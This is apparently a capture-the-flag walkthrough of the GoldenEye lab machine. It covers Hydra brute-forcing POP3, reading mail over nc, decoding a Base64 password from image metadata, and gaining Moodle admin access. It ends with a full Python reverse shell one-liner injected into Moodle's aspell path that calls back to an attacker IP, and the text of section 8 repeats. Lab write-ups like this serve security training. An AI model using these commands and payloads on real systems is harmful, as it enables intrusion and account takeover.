
Key Information from Emails:

- New credentials found: username: xenia password: RCP90rulez!
- Internal domain discovered: severnaya-station.com/gnocertdir
- Hint to update /etc/hosts

Explanation:
Emails contain sensitive internal information including:

- New user credentials
- Internal application URL
- Network configuration hint

6.3. Host File Modification




Command: sudo nano /etc/hosts

Entry Added:192.168.28.136 severnaya-station.com

Explanation:
Mapped the target IP to the internal domain discovered in the email.

Allows access to: http://severnaya-station.com/gnocertdir

6.4. Access to Internal Web Application



Access: http://severnaya-station.com/gnocertdir

Credentials Used:

Username: xenia
Password: RCP90rulez!


Result:

- Successfully logged in
- Access to **Moodle (GoldenEye Operators Training)**

Findings:

- User logged in as: Xenia X
- Enrolled in course: **GNO → Intro**
- Received internal message from **Dr Doak**

6.5. Message Enumeration (Moodle)



Action:

- Navigated to **Messages** section in Moodle
- Opened message from **Dr Doak**

Findings:

- Message reveals email username: doak
- Additional info:
  - Internal communication prefers **email (not Moodle)**
  - Confirms another valid user

6.6. POP3 Brute Force (doak)

```
┌──(kali㉿pranavcb014022)-[~/Documents]
└─$ hydra -l doak -P /usr/share/wordlists/fasttrack.txt 192.168.28.136 -s 55007 pop3
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-29 11:58:20
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay
legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking pop3://192.168.28.136:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 182 to do in 00:03h, 16 active
[55007][pop3] host: 192.168.28.136   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-29 12:01:19
```

Command:

hydra -l doak -P /usr/share/wordlists/fasttrack.txt 192.168.28.136 -s 55007 pop3

Result:

login: doak
password: goat

Explanation:

- Performed targeted brute-force attack on POP3
- Used discovered username doak

Valid credentials found:

- **Username:** doak
- **Password:** goat

6.7. POP3 Mailbox Enumeration (doak)

```
┌──(kali㉿pranavcb014022)-[~/Documents]
└─$ nc 192.168.28.136 55007
+OK GoldenEye POP3 Electronic-Mail System
USER doak
+OK
PASS goat
+OK Logged in.
LIST
+OK 1 messages:
1 606
.
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....

username: dr_doak
password: 4England!
```

Command: nc 192.168.28.136 55007

Steps:

USER doak
PASS goat
LIST
RETR 1

Findings:

- Retrieved email from **doak's mailbox**


Key Information:

username: dr_doak
password: 4England!

Explanation:

- Email contains higher-privileged credentials
- Suggests access to training platform with elevated permissions

6.8. Privileged Access (dr_doak)



Credentials Used:

Username: dr_doak
Password: 4England!

Result:

- Successfully logged in as **dr_doak**
- Higher privilege access obtained

Findings:

- Navigated to **My private files**
- Found file: **s3cret.txt**
- File downloaded successfully

7. Analysis of Retrieved File (s3cret.txt)

```
┌──(kali㉿pranavcb014022)-[~]
└─$ cd Downloads

┌──(kali㉿pranavcb014022)-[~/Downloads]
└─$ ls
 challenge.gif   easy.exe   s3cret.txt    wallpaper2.jpeg   wallpaper3.jpg
 diffs           frames     stacked.png   wallpaper2.png   'wallpaper4 .jpg'

┌──(kali㉿pranavcb014022)-[~/Downloads]
└─$ cat s3cret.txt
007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```

Command: cat s3cret.txt

Contents (Key Points):


- Mentions captured admin credentials (not directly shown)
- Indicates filtering/security on the server

Important Clue: /dir007key/for-007.jpg

Explanation:

- File reveals a hidden directory and image file
- Likely contains sensitive data

7.1. Accessing Hidden Resource



Access: http://severnaya-station.com/dir007key/for-007.jpg

Action:

- Opened the image in browser
- Downloaded file locally for analysis

Observation:

- Image appears normal (Dr. Doak scene)
- No visible credentials

Analysis:

- Likely contains **hidden data (steganography)**

7.2. Image Metadata Analysis

```
┌──(kali㉿pranavcb014022)-[~/Downloads]
└─$ file doak.jpg
doak.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 300×300, segment length 16, Exif Standard: [TIFF image data,
big-endian, direntries=7, description=eFdpbnRlcjE5OTV4IQ==, manufacturer=GoldenEye, resolutionunit=2, software=linux], baseline, preci
sion 8, 313×212, components 3

┌──(kali㉿pranavcb014022)-[~/Downloads]
└─$ exiftool doak.jpg
ExifTool Version Number         : 13.50
File Name                       : doak.jpg
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2026:03:29 12:18:17-04:00
File Access Date/Time           : 2026:03:29 12:21:01-04:00
File Inode Change Date/Time     : 2026:03:29 12:18:17-04:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
Artist                          : For James
Y Cb Cr Positioning             : Centered
Exif Version                    : 0231
Components Configuration        : Y, Cb, Cr, -
User Comment                    : For 007
Flashpix Version                : 0100
Image Width                     : 313
Image Height                    : 212
Encoding Process                : Baseline DCT, Huffman coding
```

Commands:

file doak.jpg
exiftool doak.jpg

Findings:


- File confirmed as valid **JPEG image**
- Metadata contains suspicious encoded string: eFdpbnRlcjE5OTV4IQ==

Analysis:

- String appears to be **Base64 encoded**
- Likely contains hidden credentials or key information

7.3. Decoding Hidden Data & Admin Access

```
┌──(kali㉿pranavcb014022)-[~/Downloads]
└─$ echo 'eFdpbnRlcjE5OTV4IQ==' | base64 -d
xWinter1995x!
```



Command: echo "eFdpbnRlcjE5OTV4IQ==" | base64 -d

Decoded Output: xWinter1995x!

Analysis:

- Extracted Base64 string from image metadata
- Decoded to obtain a new credential


Credentials Used:


Username: admin
Password: xWinter1995x!

Result:

- Successfully logged in as **admin user** on Moodle
- Full administrative access achieved

8. Remote Code Execution via Moodle





Location:

Site administration → Server → System paths

Vulnerable Parameter:

- Path to aspell

Action:

Instead of a valid binary path, injected a **Python reverse shell payload**.

Payload Used:

Location:

Site administration → Server → System paths

Vulnerable Parameter:

- Path to aspell

Action:

Instead of a valid binary path, injected a **Python reverse shell payload**.

Payload Used:

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.28.130",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'

Explanation:

